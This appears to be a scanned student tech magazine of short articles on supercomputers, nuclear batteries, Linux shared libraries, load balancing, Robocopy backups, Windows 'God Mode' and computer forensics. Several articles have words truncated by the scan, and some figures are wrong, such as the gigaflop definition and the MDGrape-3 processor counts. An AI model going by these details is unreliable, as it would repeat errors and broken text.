MDGrape-3 is designed for pharmaceutical research, specifically **molecular dynamics simulation.** In developing drugs, pharmaceutical companies have to analyze thousands and thousands of chemical compounds to find out how they affect the protein-bonding structures in the human body. Protein structures called enzymes are the building blocks that do all of the work within a cell, and the way these proteins bond with any drug compound introduced into the human body determines the body's response to that drug. MDGrape-3 produces simulations of these molecular interactions. What takes most computers hours or days to analyze takes MDGrape-3 a few seconds. This functionality is invaluable in drug research, and it could drastically cut the research time involved in the development of new cures.

Structurally speaking, MDGrape-3 is a parallel computing system consisting of two main sections: a primary

server unit and a **specialized-engines unit**. The latter component is a cluster of 201 engines running proprietary chips developed by Riken specifically for MDGrape-3. It's this huge set of engines, running 24 MDGrape-3 chips each, that does the heavy protein-analysis lifting. Each chip has a maximum processing speed of 230 gigaflops (one billion operations per second). The primary server unit manages the engine cluster. This parallel server setup runs two different types of processors: 65 servers run dual-core Intel 5000-series Xeon processors, 256 per server; and 37 servers run 3.3-GHz Intel Xeon processors, each with 2 MB of level 1 cache, at 74 processors per server. This hardware structure enables the 1-petaflop speed, which is the machine's theoretical maximum for certain processes. MDGrape-3 took $9 million and about four years to build. And it's actually very efficient -- a total cost of $9 million breaks down to about $15 per gigaflop. The slower BlueGene/L cost about $140 per gigaflop to build.

BlueGene/L, which tops out at a theoretical 360 teraflops (trillion calculations per second), is also a biotechnology-specific machine. The advances in speed marked by these two supercomputers are indicative of a general trend in technology toward biologically-slanted systems. Regardless of what spurred the current biotechnology race, most experts agree that the logical end of the surge is a state of DNA-based medicine.

By: Abhijit Devate (TE-IT)
Reference: www.howstuffworks.com/

Nuclear battery for new technology gadgets

Are you tired of your short laptop battery life with only a few hours? Would you like the charge of your mobile phone to last a couple of months? Well, the answer to your "prayers" might be the nuclear batteries, which are been developed at the University of Missouri. They are designed especially for providing a lasting source of energy. And some people think these batteries could replace the current ones, including those used by the electrical cars. According to the creators, a nuclear battery has a very enormous capacity to generate electricity when compared to a regular one.

The batteries have always been the Achilles' Tendon of the mobile devices. Usually, the designers of electronic devices for mass consumption (like laptops or media players) use small displays or screens that are not very bright in order to save the scarce energy resources that are provided from the regular batteries. But the new nuclear battery would bring a solution based on a liquid semiconductor (rather than a solid semiconductor) that will produce a much longer lifetime for the battery. The reason is the solid semiconductors are attacked constantly by some radioactive elements used by other types of batteries, while the liquid semiconductor is quite resistant to these attacks. Although the term "nuclear" can be a little perturbing, the fact is that these batteries are not very different from those batteries used in, for example, medical pacemakers.

The new radio isotope battery has the size of a penny and provides much more power than the traditional ones because, according to the researches, its capacity is very superior. Jae Kwon, assistant professor of electrical and computer engineering at the University of Missouri, said that the radioisotope battery "can provide power density that is six orders of magnitude higher than chemical batteries". That is to say, it provides no less than a million times more charge than any "normal" battery.

By: Dhanajay Bobade(SE-COMPS)
Reference: http://www.myddnetwork.com/

A Readable TCP in the PROLAC Protocol Language

Prolac is a new statically-typed, object-oriented language for network protocol implementation. It is designed for readability,extensibility, and real-world implementation; most previous protocol languages, in contrast, have been based on hard-to-implement theoretical models and have focused on verification.

• Prolac encourage stop-down structure and naming intermediate computations; and extensible—subclassing cleanly separates protocol extensions like delayed acknowledgements and slow start. The Prolac compiler uses simple global analysis to remove expensive language features like dynamic dispatch, resulting in end-to-end performance comparable to an unmodified Linux2.0 TCP.

• Most familiar programming idioms handle network protocols badly—even modern languages are stressed by common protocol characteristics like complicated control flow, soft modularity boundaries, and stringent efficiency requirements. This makes protocol code hard to read, verify and maintain. Specialized languages are a promising area for solutions to this problem, and network protocol languages and compilers have been an active research area for decades.

• Most existing protocol languages focus on verification. Their underlying theoretical models are designed for testing and provability, often making pragmatic goals like real-world implementation difficult to achieve. Even languages designed with pragmatism in mind can have theoretical models that are difficult to program.

• Although Prolac resembles object-oriented languages like C++ and Java, it is designed to be more useful for network protocols than these languages. We initially tried to implement a modular TCP in C++, but were foiled by C++'s programming paradigm, which pushed us toward a conventional inheritance structure and a small number of

types.

- All computation in a Prolac program is performed by methods,functions that belong to a module. A method's body is simply an expression: Prolac is an expression language, like Lisp,ML or Haskell, so it has no concept of "statement". All of C's operators (including assignments), plus a few additions, are usable in Prolac expressions.Prolac method bodies tend to be very short compared with C function bodies—most are 5 lines or less. There are several reasons for this: Prolac makes it easy and efficient to name parts of a computation, so large methods tend to be broken up into sensibly-named parts; furthermore, large expressions can become unreadable, so there is pressure to keep methods small.

The choice of an expression language was influenced by a desire to eliminate syntax, particularly routine or boilerplate syntax.

- Much like Yacc parsers , Prolac is wedded to the C language through uninterpreted actions. A C action may be included in any Prolac expression; the Prolac compiler, which generates C, will copy the action to its output when compiling that expression.C actions can easily refer to Prolac objects and change their values, as well as perform arbitrary computation in C. They are extremely useful for interfacing with the environment.

Checksum Checksumming

- The Prolac TCP implementation divides input processing into eight independent modules based on processing steps specified in the original TCP RFC . 4.4BSD.TCP also follows the RFC in outline, but obscures that relationship by hand-inlining large chunks of code. Prolac, in contrast, keeps the high-level structure crystal clear.

By: Ankit Tolia(TE-IT)

Reference: www.mit.edu.us/

An introduction to Shared Libraries

Libraries are an important form of organizing, developing and distributing software. The libraries, especially shared ones, are supported by modern operating systems. Linux supports most of the multi-threading, multimedia and desktop features, commands and utilities through shared libraries. It also supports a classic framework to install and maintain shared libraries similar to the Microsoft Windows DLL framework. This article introduces the shared libraries from a Linux perspective.

Creating 'hello-world' libraries

```
/**********display.c**********/
void display()
{
printf("Hello World...123!!!!");
}
```

Now we will demonstrate how to compile the "display.c" into a shared library and link it with a "main.c".

In linux, Linux Loader that is located at /lib/ld linux.so.2. This is responsible for performing dynamic linking and loading of the shared objects. This itself is a shared library and we need to link it when we compile "main.c", which uses the display() routine from the shared library. Under Linux, the shared libraries have the file name format "lib<name>.so" and we need to specify only <name> when we perform the linking. Here, we will create "libdisplay.so". The process for writing a main.c for a shared library is also a little different. We can't directly call the display() function because of dynamic linking.

The following are the API's that can be used by client application that have a shared library:-
(1)dlopen() - loads and opens the specified shared library and returns a handle for further use in the application.
(2)dlsym() - checks whether the symbol passed in the argument is available.
(3)dlclose() - to close/unload the library.
(4)dlerror() - for error handling.

With these APIs,"main.c" is as below:-

```
#include<stdio.h>
#include<dlfcn.h>
/*Note here..No need to have display.h*/
int main(){
void *handle;
void (*local_display)();
char *error;
/*First access the shared library and get the handle..*/
handle = dlopen("libdisplay.so",RTLD_LAZY);
if(!handle){
fprintf(stderr,"%s\n",dlerror());
exit(1);
}
/* Search the shared library and get the symbol 'display'..*/
local_display = dlsym(handle,"display");
if((error = dlerror())!=NULL){
fprintf(stderr,"%s\n",error);
exit(1);
}
/*Invoke the function..*/
(*local_display)();
/*Close the shared library..*/
dlclose(handle);
return 0;
}
```

Command line compilation:-
```
linux-agik: # ls
display.c main.c
```

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```
nux-agik: # gcc -c -fPIC display.c
nux-agik: # ls
splay.c display.o main.c
```

Now it could be converted into a shared library called ibdisplay.so". This could be done using the 'ld' command as ated below:

```
nux-agik: # ld -shared -o libdisplay.so display.o
nux-agik: # ls
splay.c display.o libdisplay.so main.c
```

The argument —shared, which specifies that the rary is a shared one.The next step is to show the library to e Linux Loader. This is achieved by:

```
nux-agik: # /sbin/ldconfig -n .
nux-agik: # export LD_LIBRARY_PATH="."
```

The final step is to compile "main.c" into an ecutable 'display' and link together with the "libdisplay.so" ared library.

```
nux-agik: # gcc -o display main.c -L. -ldisplay -ldl
nux-agik: # ./display
ello World!!!!
```

Now,run the 'ldd' command on an executable file splay'.

```
nux-agik: # ldd display
nux-gate.so.1 => (0xffffe000)
display.so => ./libdisplay.so (0xb800d000)
dl.so.2 => /lib/libdl.so.2 (0xb7fec000)
c.so.6 => /lib/libc.so.6 (0xb7e90000)
        /lib/ld-linux.so.2 (0xb8011000)
```

We can see the dependency of 'display' on ibdisplay.so".

ello World...123!!!!

If we need to modify printf in display.c to print ello World...123!!!!",then we just have to recompile the rary without touching the executable 'display'.

```
nux-agik: # gedit display.c
nux-agik: # gcc -c -fPIC display.c
nux-agik: # ld -shared -o libdisplay.so display.o
nux-agik: # ./display
```

dvantages of shared libraries:

)Because of dynamic linking, executables become smaller in ze.

)We can override shared libraries when executing a ependent program.

)We can also update libraries and still support programs that ant to use older version of those libraries.

y:Sumit Kate

eference: -www.codesports.com/

10 Simple Google Search Tricks

I'm always amazed that more people don't know the little tricks you can use to get more out of a simple Google search. Here are 10 of my favorites.

• **Use the "site:" operator to limit searches to a particular site:** I use this one all the time, and it's particularly handy because many site's built-in search tools don't return the results you're looking for (and some sites don't even have a search feature). If I'm looking for WWD posts about GTD, for example, I could try this search: GTD site:webworkerdaily.com.

• **Use Google as a spelling aid:** As Rob Hacker — the WWD reader I profiled last week — pointed out, entering a word into Google is a quick way to see if you have the right spelling. If it's incorrect, Google will suggest the correct spelling instead. Additionally, if you want to get a definition of a word, you can use the "define:" operator to return definitions from various dictionaries (for example, define: parasympathetic).

• **Use Google as a calculator:** Google has a built-in calculator — try entering a calculation like 110 * (654/8 + 3). Yes, your computer also has a calculator, but if you spend most of your day inside a browser, typing your calculation into the browser's search box is quicker than firing up your calculator app.

• **Find out what time it is anywhere in the world:** This one's really handy if you want to make sure that you're not calling someone in the middle of the night. Just search for "time" and then the name of the city. For example, try: time San Francisco.

• **Get quick currency conversions:** Google can also do currency conversion, for example: 100 pounds in dollars. It only has the more mainstream currencies.

• **Use the OR operator:** This can be useful if you're looking at researching a topic but you're not sure which keywords will return the information you need. It can be particularly handy in conjunction with the "site:" operator. For example, you could try this search: GTD or "getting things done" site: webworkerdaily.com.

• **Exclude specific terms with the — operator:** You can narrow your searches using this operator. For example, if you're looking for information about American Idol but don't want anything about Simon Cowell, you could try: "american idol" -cowell

• **Search for specific document types:** Google can search the web for specific types of files using the "filetype:" operator. If you're looking for PowerPoint files about GTD, for example, you could try: GTD filetype:ppt .

• **Search within numerical ranges using the Â .. operator:** Say, for example, you want to look for information about Olympic events that took place in the 1950's, you could use this search: Olympics 1950..1960.

• **Area code lookup:** Need to know where a phone number is located? Google will let you know where it is, and show you a map of the area too. For example: 415.

By: Manada Shripati Bhat(BE_IT)
Reference: http://www.nytimes.com/

Load Balancing

A web server handles HTTP (Hypertext Transfer Protocol) requests sent to it by web browsers. When you type in a URL —http://www.digital-web.com, for example—your computer sends out a request to look up the servers needed to handle requests and send responses back quickly. The technique for determining how to route requests to the cluster of web servers efficiently is called *load balancing.*

Load Balancing Web Applications

Load balancing increases the reliability of a web site by routing requests to other servers in the cluster when one of the servers is too busy or fails. There are many techniques for achieving load balancing, but generally they should meet the following requirements:

1. Distribute loads among a cluster of application servers.

2. Handle failover of an application server gracefully.

3. Ensure the cluster of servers appears as a single server to the end user.

A popular yet simple approach to balancing web requests is called round-robin DNS. This approach involves creating multiple DNS entries in the DNS record for the domain. For example, let's say we want to balance the load on www.myloadbalancedwebsite.com, and we have two web servers with IP addresses of 64.13.192.120 and 64.13.192.121, respectively. To create a round-robin DNS to distribute requests, we simply create the following DNS entry:
www.myloadbalancedwebsite.com   64.13.192.120
www.myloadbalancedwebsite.com   64.13.192.121

As the end user's web browser sends a request for the DNS record for www.myloadbalancedwebsite.com, the entry that is returned first will alternate. Since your browser uses the first entry returned, the requests are distributed evenly among our two servers. Unfortunately, the key drawback to round-robin DNS is that it fails the second requirement mentioned above—if one of the two servers fail, the DNS server will continue to send requests to it, and half of your end users will experience downtime.

Another popular load balancing technique involves handling requests with a single server or router dedicated to load balancing. Dedicated hardware equipment and software-based solutions such as F5 BIG-IP and Linux Virtual Server Project are examples of this type of solution. The dedicated load balancer takes requests and distributes them among a cluster of web servers. The load balancer detects if a server has failed and routes requests to other servers. Also, to ensure that there is no single point of failure, a backup dedicated load balancer is available to take over in case the primary one fails.

Client Side Load Balancing

There is an approach to load balancing modern web applications that does not require any load-balancing hardware, and handles failure of servers more gracefully than round-robin DNS. Instead of letting the client know of only one server domain from which to retrieve data, we can provide many servers—s1.myloadbalancedsite.com, s2.myloadbalancedsite.com, and so on. The desktop client randomly selects a server and attempts to retrieve data. If the server is not available, or does not respond in a preset time period, the client can select another server until the data is retrieved. Unlike web applications—which store the client code (JavaScript code or Flash SWF) on the same server that provides data and resource—the desktop client is independent of the server and able to load balance servers from the client side to achieve scalability for the application.

For the purposes of client-side load balancing, there are three main components to a modern web application:

1. Client-side code: JavaScript and/or SWF (for flash clients).

2. Resources: images, CSS (Cascading Style Sheets) audio, video, and HTML documents.

3. Server-side code: backend logic that generates data requested by the client.

It is easier to make the client code and resources highly available and scalable than to do so for the servers—serving non-dynamic content requires fewer server resources. In addition, it is possible to put the client code on a highly reliable distribution service such as Amazon Web Services's S3 service. Once we have client code and resources served from a highly reliable location, let us take a look at how we can load balance server clusters.

The web client contains a file called "servers.xml" which has a list of available servers. The client tries to communicate (whether via *AJAX* or *Flash*) with every server in the list until it finds one that responds. Our client-side process is therefore:

1. Load the file

www.myloadbalancedwebsite.com/servers.xml, which is stored with the client code and other resources and contains the list of available servers, e.g.:

```
<servers>
<server>s1.myloadbalancedwebsite.com</server>
<server>s2.myloadbalancedwebsite.com</server>
<server>s3.myloadbalancedwebsite.com</server>
```

```
<server>s4.myloadbalancedwebsite.com</server>
</servers>
```

2. The client code randomly selects servers to call until one responds. All subsequent calls use that server.

3. The client has a preset timeout for each call. If the call takes greater than the preset time, the client randomly selects another server until it finds one that responds, and uses that server for all subsequent calls.

...antages of Client-Side Load Balancing:

1. *Distribute loads among a cluster of application servers.* Since the client randomly selects the server it connects to, the loads should be distributed evenly among the servers.

2. *Handle failover of an application server gracefully.* The client has the ability to failover to another server when the chosen server does not respond within a preset period of time. The application server connection seamlessly fails over to another server.

The advantage of using client-side load balancing ...server-side load balancing is that a special load-balancing ...ce is unnecessary—there is no need to configure load-...ncing hardware, or to make sure that the backup ...tions the same as the primary load balancer. If a server is ...vailable, simply remove it from the "servers.xml" file.

Another advantage is that servers do not have to be ...sed in the same location; since the client is selecting ...ers instead of having a fixed load balancer redirecting ...ic, the locations of the servers are unrestricted. Servers ...be in multiple datacenters in case one datacenter is not ...ssible. If the application requires a database on the local ...vork, the other datacenter can still be used as a backup in ... your primary one is unavailable. Changing to another ...center is as simple as making an update to the ...vers.xml" file, instead of waiting for DNS changes to ...pagate.

...ohan Kambli (TE- IT)
...rence: www.itarticles.com

ITaaS : The Latest innovation on IT :

IT when originated was meant to be a solution ...ider but with passage of time and reorienting and ...gning its close proximity with other business prospects, ...le has constantly changed and evolved and in itself is a ...stream application and needs a solution provider to take ...of it. The tech world was buzzed with the concept of

Software-as-a-Service but with relatively low pace IT-as-a-Service (ITaaS) is also gaining popularity.

With the complications involved in maintaining the IT services, the business people have emerged out with new concept. They are now taking IT as a different business unit within the existing business. The penetration of IT in other business sectors is so massive that businesses have started taking care of IT as a different entity. The approach to IT has changed drastically.

The business concerns are transforming their IT departments to small business units and treating their internal IT users as their external consumers. But this transformation of IT to a newer role is not easy. It needs bulk of efforts to re-engineer the workflow, manage project portfolios. This change is pushed forward by the facts that the adoption of such approach can help avoid the downtime of certain unauthorized changes, managing IT assets, and deliver the better services to internal users. This change will help the organizations to provide the internal user with same grade of services as they are committed to external consumers.

IT as a service encircles many services and applications like SOA, ERP. The concept of Managed Services or Managed Service Providers (MSP) is also a lot similar. Taking care of IT as a different business will align the need and demands of IT.

It will help you to carry on your business successfully by diverting your attention fully to IT services rather than managing its implications and applications.

Some define IT as a service, a concept that have portfolio of IT integrated components like software solutions, hardware, new software launches or network solutions. It glues the ideology of on-demand business. It will help the business people to evolve to business model that gels with the strategy of 'build-as-you-grow' and 'pay-as-you-use' through the concept of shared services. IT-as-a-service is gaining popularity because of the advantages linked to it:

---Providing solutions at a faster pace.

---Lower initial cash payments

---Services will be more responsive and will have after sale commitments also.

By: Meenakshi Singh (TE- IT)

Reference: itvoir.com

India: World number two.....
In sending Spam Mails!!!

During the first two months of 2010, the research arm of Panda Security, PandaLabs analyzed close to 5 million spam messages. To collect these spam mails, PandaLabs created dedicated mail servers – called "spamtraps" - that were designed to capture spam.

The analysis has revealed some interesting statistics. Brazil, India and the Republic of Korea head the ranking of countries from which most spam was sent during the first two months of 2010.

India thus has the dubious distinction of being the second country in the world as an originator of spam mails, with 10.98 percent of spam being sent from Indian IP addresses, which amounts to 5,49,000 spam mails.

The real disturbing fact is the analysis by the PandaLabs team that the spam analyzed during these two months came from a total of almost one million IP addresses. This means that the spam mails came from zombie computers which were infected by a malware or belonged to a botnet.

By: Abhijit Devate(TE-IT)
Reference: ITnews.com

Project Gustavare

Natural-user-interface projects like the Mobile Surface and Project Gustavare hardly the only new research projects that will be on display at Microsoft's TechFest 2010 research showcase this week. The company also will be showing off a number of cloud-computing advances it has been honing in its research labs.

A few of these TechFest 2010 highlights in this area, which I unearthed on the company's Web site:

Cloud Mouse:

A joint project from MSR Asia and MSR Cambridge, the Cloud Mouse is a new "interaction device" for cloud computing. It sounds like another natural-user-interface (NUI)-type project that deals with "new interaction metaphors" and new ways of handling the input/output of data.

Description:

"Every user will have one. It will be a secure key to every user's cloud data. And, with six degrees of freedom and

with tactile feedback, the cloud mouse will enable us orchestrate, interact with, and engage with their data as were inside the cloud".

Cloud Faster:

Two projects are part of this initiative, one is "Application Proxies at the Edge," (Wide-area TCP) an other, "DCTCP Transport Optimization for Datacenters are the result of collaborations between the Bing Windows Core Operating System Networking team. Micro is planning to demo how its protocol tweaking will improve performance of Bing Web sites, according to the write the research site.

There's a bit more information which isn't hidde least not at the moment) on the MSR Web site:

"To make cloud computing work, we must applications run substantially faster, both over the Int and within data centers. Our measurements of applications show that today's protocols fall short, lead slow page-load times across the Internet and conge collapses inside the data center. We have developed suite of architectures and protocols that boost perform and the robustness of communications to overcome problems".

Update (March 2):

In Microsoft Research other cloud-computing Microsoft and Cray Computer announced they collaborate on "a prototype system that aims to signific lower the cost of running cloud-computing system combining "super efficient power delivery, high packaging and innovative cooling technologies," accord TechFlash.

By: Sagar Kadam(BE -COMPS)

Student Power

EMPOWERING GEN NEXT

A scheme launched for Young India

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- Unlimited free access to ATM

Special benefits –
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- Free two fund transfers anywhere in India every month

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VAIBHAV KOHLI

TREASURER
HARSHAD DAYALU
MOHIT SHAH

DEEPAK PANDEY
SONAL BHUTADA

RAZER MOUSE

Razer Mouse is the ultimate MMOG (Massively [Mu]ltiplayer Online Gaming) mouse that is a combination of a [key]board and mouse with a lot of in-game commands [avai]lable at one place. The mouse has a number of keys for [inte]racting with the game and having every command in your [pal]m.

The mouse is also ergonomically sound with the [des]ign suiting your palm position for hours of gaming. Looking [fo]r some of the technical specifications of the mouse,

A precision of 5600dpi by 3.5G Laser Sensor.

A response time of 1ms.

A max tracking speed of 200 inches per second.

17 MMO optimized buttons including the12 button [Thu]mb Grid.

Software Add-ons.

Approximate size: 116Lx69W (in mm).

There are a lot of models to choose from and satisfy [one]'s hunger for online games. The list has: Razer Naga [MM]OG Laser Gaming, Razer DeathAdder Mac Edition & [Gam]ing Mouse, Razer Orochi, Razer Mamba Wireless Laser [Gam]ing, Razer Lachesis, Razer DiamondBack, Razer Salmosa, [Raze]r Krait and Razer Bloomslang Collector's Edition. Among [the]se, Razer Mamba is the costliest. It sports features such as [Dua]l Mode Wired/Wireless, Battery operated mode, etc. This [is a] very good choice for hard core gamers.

MMOG games involve hundreds of people who play a [gam]e over Internet through a PS3, Wii or Xbox. These games [are] the latest trend in gaming world. There are many types [suc]h as shooting games like World War II Online, PlanetSide, [...] Online, counter Strike and Left4Dead. These games [req]uire quick move and a good hold on the mindset as well the [mo]use itself. Razer Mouse offers such high acceleration which [nev]er lets the pointer move erratically. This gives an extra [edg]e in the game. In addition, you have the keypads which can [be p]rogrammed to use at the time of emergency.

Razer Mouse has a high IPS (Inches per Second) [whi]ch means that whether you move the mouse fast or slow, [the] movements will be recorded efficiently. It also has a high [AP]M (Action per Minute) that gives the number of actions [per]formed by a user in a minute. The actions are typically [tak]en as "number of clicks" per minute. Gamers of Warcraft III [and] Starcraft have around 200 APM. So, using a Razer mouse [will] give them an extra edge as no shot will be missed. The [mo]use's high FPS (Frames per Second) will give advantage to [sens]itivity gamers, e.g. gamers using a sniper, an opportunity [to n]ever miss a shot due to the additional frames taken.

There are a lot of AddOns available for the mouse. [The]se give the mouse extra features useful in particular games [like] Razer Naga's AddOn available for World of WarCraft and [War]hammer Online: Age of Reckoning give a clutter-free view. [Usin]g this mouse will be preferable for any gamer. There are

around 10 models to choose from according to the needs and requirements.

What is Microsoft surface?

Microsoft Surface (codename Milan) is a multi-touch product from Microsoft which is developed as a software and hardware combination technology that allows a user, or multiple users, to manipulate digital content by the use of gesture recognition. This could involve the motion of hands or physical objects.Initial customers will be in the hospitality businesses, such as restaurants, hotels, retail, public entertainment venues and the military for tactical overviews. The preliminary launch was on April 17, 2008, when Surface became available for customer use in AT&T stores. The Surface was used by MSNBC during its coverage of the 2008 US presidential election; and is also used by Disneyland's future home exhibits, as well as various hotels and casinos. The Surface is also featured in the CBS series CST:Miami and EXTRA! Entertainment news.

By: Nachiket Dave(BE-IT)

EASY BACKUP CREATING TECHNIQUE

Copying files from one destination is a no brainer and is definitely one of the simplest tasks that anyone can execute. Two clicks and you are done. It's as simple as that. But what if the need is to copy only a couple of files that have either been changed or created? While transferring them one by one is an option, it is quite a time consuming task. There are a number of software utilities that will do the trick, but that is not exactly what we are looking forward to do.

In fact, Windows itself comes with a built in data backup and synchronization tool. Robocopy or Robust File and Folder Copy, as some call it, is a powerful little command line tool that allows you to copy as well as synchronize files. Since this tool is completely a command line based tool it is devoid of any fancy GUI. You will need to type "robocopy.exe" followed by the source folder and then the destination folder in the command prompt. There are also a number of wild card entries that you can use to enhance the overall copy process. Now, if you want to copy the contents of a particular folder to a specified destination, for example a pen drive or external drive, open command prompt and type the following commands as shown in the example: robocopy "Source folder" "Destination folder" [command options].

Example >> robocopy.exe "d:\dig-it" "i:\dig-it _ backup" /copyall /purge /mir/e /log+:"c:\rbcpy.txt" (all commands are without quotes)

This is what the command means:

- robocopy.exe – this entry allows Windows to run Robocopy
-     d:\dig-it – the source folder that needs to be copied
-     i:\dig-it _ backup – destination where the files need to be copied to /copyall – copies only files within the folder
-     /purge – deletes destination files and folders that are non-existent in the source folder /mir – copies the entire folder content (including sub-folders)
-     /e – copies subdirectories, including empty ones
-     /log+:c:\rbcpy.txt - generates a LOG file at the specified destination and appends it to an existing log. You can make file transfers even simpler by creating a batch file. The advantage of creating a batch file is the ability to copy multiple files and folders from various partitions.

Here is how you go about it:

Example:

Open notepad and type the following command:

```
@ECHO OFF
echo Do you want to continue with
the transfer?
CHOICE
IF errorlevel 2 goto ABORT
IF errorlevel 1 goto COPY
:COPY
Robocopy d:\dig-it i:\dig-it   /copyall /purge /mir /e
Robocopy d:\dig-it\12 _ december _ 09 i:\12 _ december _
09 /copyall /purge /mir /e
ECHO ****************************
ECHO **ALL FILES HAVE BEEN COPIED**
ECHO ****************************
PAUSE
cls
exit
:ABORT
ECHO ****************************
ECHO ****** FILE COPY ABORTED *****
ECHO ****************************
PAUSE
cls
EXIT
```

For the above example you will only require to change the ones that are highlighted in red while leaving the rest as it is. After you 0are done adding the folders that need to be backed up save the file. For that click on "File | Save as". Change the "Save as type" to "All files" and save the file as "My_BkUp.bat".

Note:

You can save with any name but the extension should be .bat file. Depending on the amount of data that needs to be backed up the first run might take a little time.

All other consecutive runs will check and update modifie... and newly created files. Another handy process is the fil... and folder monitoring option. You can either specify it t... when a specified number of changes occur or set it to sc... for changes in a given timeframe.

Robocopy "d:\dig-it" "j:\dig-it _ backup" /copyall /purge... /e /mon:2

Here "/mon:2" basically specifies the command... run whenever there are at least two changes detected. However, if you want the backup to run at regular interva... interchange "/mon:?" with "/mot:m" where "m" specifie... the waiting time in minutes.

Remember:

Files will be overwritten once you proceed with... copy process. The commands might look tough to remem... but once you get the hang of it you wouldn't like to try o... anything else for transferring your files. If you are eager... give it a shot, you can get your hands on a whole list of commands by simply going to

http://ss64.com/nt/robocopy.html

By: Vaibhav Kohli (SE- IT)

Wireless Charging Technology

Not too far from now is the time when you wou... wireless charging stations as you see mobile network to... wherein people would bring in their laptops and mobile... charging. It will use inductive charging technology. Indu... charging uses the electromagnetic field to transfer e... between two objects. A charging station sends energy thr... inductive coupling to an electrical device, which store... energy in the batteries. Because there is a small gap bet... the two coils, inductive charging is one kind of short-dis... wireless energy transfer. The other kind of charging... wired contact (also known as conductive charging or ... coupling) requires direct electrical contact betwee... batteries and the charger. Conductive charging is achiev... connecting a device to a power source with plug-in wires... as a docking station, or by moving batteries from a dev... charger. Induction chargers typically use an induction... create an alternating electromagnetic field from wit... charging base station, and a second induction coil i... portable device takes power from the electromagne... and converts it back into electrical current to charg... battery. The two induction coils in proximity combine t... an electrical transformer. Greater distances can be ac... when the inductive charging system uses resonant ind... coupling.

By: Aniruddha Ram Deshpande(TE -COMPS)

All About Windows God Mode

As a normal human being you have to work hard and handle a lot of things to survive and lead a decent life. But what if you got some super powers? Well, you can get a new super powers, at least in virtual world. You can be a GOD of your machine by activating the God Mode in Windows.

Once you activate God Mode, you can access and edit all windows settings without annoying popups and confirmation dialogs. Obviously you can do anything, since YOU are God in the God Mode.

How To Activate God Mode?

God Mode is available only on Windows Vista (32 bit), Windows 7 and Windows Server 2008 (32 bit). So make sure that you are on one of these operating systems. Then,
1. Create a new folder anywhere on your system (preferably desktop).
2. Name the folder as, GodMode.{ED7BA470-8E54-465E-825C-99712043E01C}.

As soon as you rename the folder, its icon will change into God Mode icon. Just click on God Mode icon to open the God Mode settings window, -

Now you can do anything. Be careful though, you are God!

Important Update – Don't try this on Windows Vista 64 bit. If you do, you will get an explorer crash loop. If you have got yourself into an explorer crash loop already, then delete that newly created folder using command prompt to fix it.

By: Dhananjay Bobade(SE-COMPS)

Computer Forensics

Computer forensics is a branch of forensic science pertaining to legal evidence found in computers and digital storage media. Computer forensics is also known as digital forensics. The goal of computer forensics is to explain the current state of a digital artifact. The term digital artifact can include a computer system, a storage medium (such as a hard disk or CD-ROM), an electronic document (e.g. an email message or JPEG image) or even a sequence of packets moving over a computer network. There are many reasons to employ the techniques of computer forensics:

• In legal cases, computer forensic techniques are frequently used to analyze computer systems belonging to defendants (in criminal cases) or litigants (in civil cases).

• To recover data in the event of a hardware or software failure. To analyze a computer system after a break-in, for example, to determine how the attacker gained access and what the attacker did.

Basic Computer Forensic Techniques:

For Computer Networks-:

Packet Sniffing means sensing something. Data flows through the network lines, pulling out critical data packets from these networks is called packet sniffing. This data may contain usernames or passwords, sent and received emails.

IP Address Tracing means to trace an IP address right down to its real address. IP Address tracing involves reverse address look up, which means, counting the number of servers that lie between source and destination, referred to as hops. One of the lowest address during the tracing process we get is the ISP server. The target IP address is then checked with the ISP and ownership information can be gathered with the help of it.

Email Address Tracing: Analyzing email headers help to know where an email came from. Email headers consist of source machine IP address which could be used for an IP Trace.

For Computer Systems-:

File Structure: For a physical computer system, the file structure is analyzed and a look out is done for suspicious files which may be encrypted, garbled or hashed with some algorithms. Such files are then processed and decrypted for gathering digital evidence using automated tools and utilities.

Storage Media: Storage media might be in the form of physical or removable disks. These disks might have been erased (formatted).With the help of advanced utilities and data recovery tools, data recovery is possible. Everytime data is recovered, it is not necessary that it would be in proper

form, so it is seen that whatever data fragments are gathered, are put up together to form formidable digital evidence material.

Steganography: Steganography is the art of hiding information in images, sounds or any other file format than the routine format. A piece of data or information hidden into a image or sound file is extremely difficult to catch. Steg-Analysis and decryption techniques are applied to get the data back to its original form.

Prints: Prints are print outs which are taken from a computer printer device. They would either be too microscopic or would be garbled or again crypted for deception. So while evaluation and gathering of digital evidence analyzing print out becomes a very important aspect and should not be neglected.

Examples of Computer Forensics:

BTK Killer: Dennis Rader was convicted of a string of serial killings that occurred over a period of sixteen years. Towards the end of this period, Rader sent letters to the police on a floppy disk. Metadata within the documents implicated an author named "Dennis" at "Christ Lutheran Church"; this evidence helped lead to Rader's arrest.

Computer Forensics Career for IT & Computer Engineers: computer forensics is a growing career field. To start a computer forensics career, you'll likely need a computer forensics degree or a related degree (e.g., computer science, criminal justice or engineering) with computer forensics training . Technical and analytical skills are typically a must for all computer forensics careers. Knowledge and skills in following specifics.

- File formats, Software drivers,Networking, routing, communication protocols and security.
- Cryptology Reverse software engineering Investigative techniques.
- Computer forensics tools, such as password crackers, email converters, or the EnCase or Forensic Toolkit (FTK) software applications.

By: Ram Sudhakar Hembade(TE- IT)

Tiny Defect May Lead to Smaller, Faster Computers
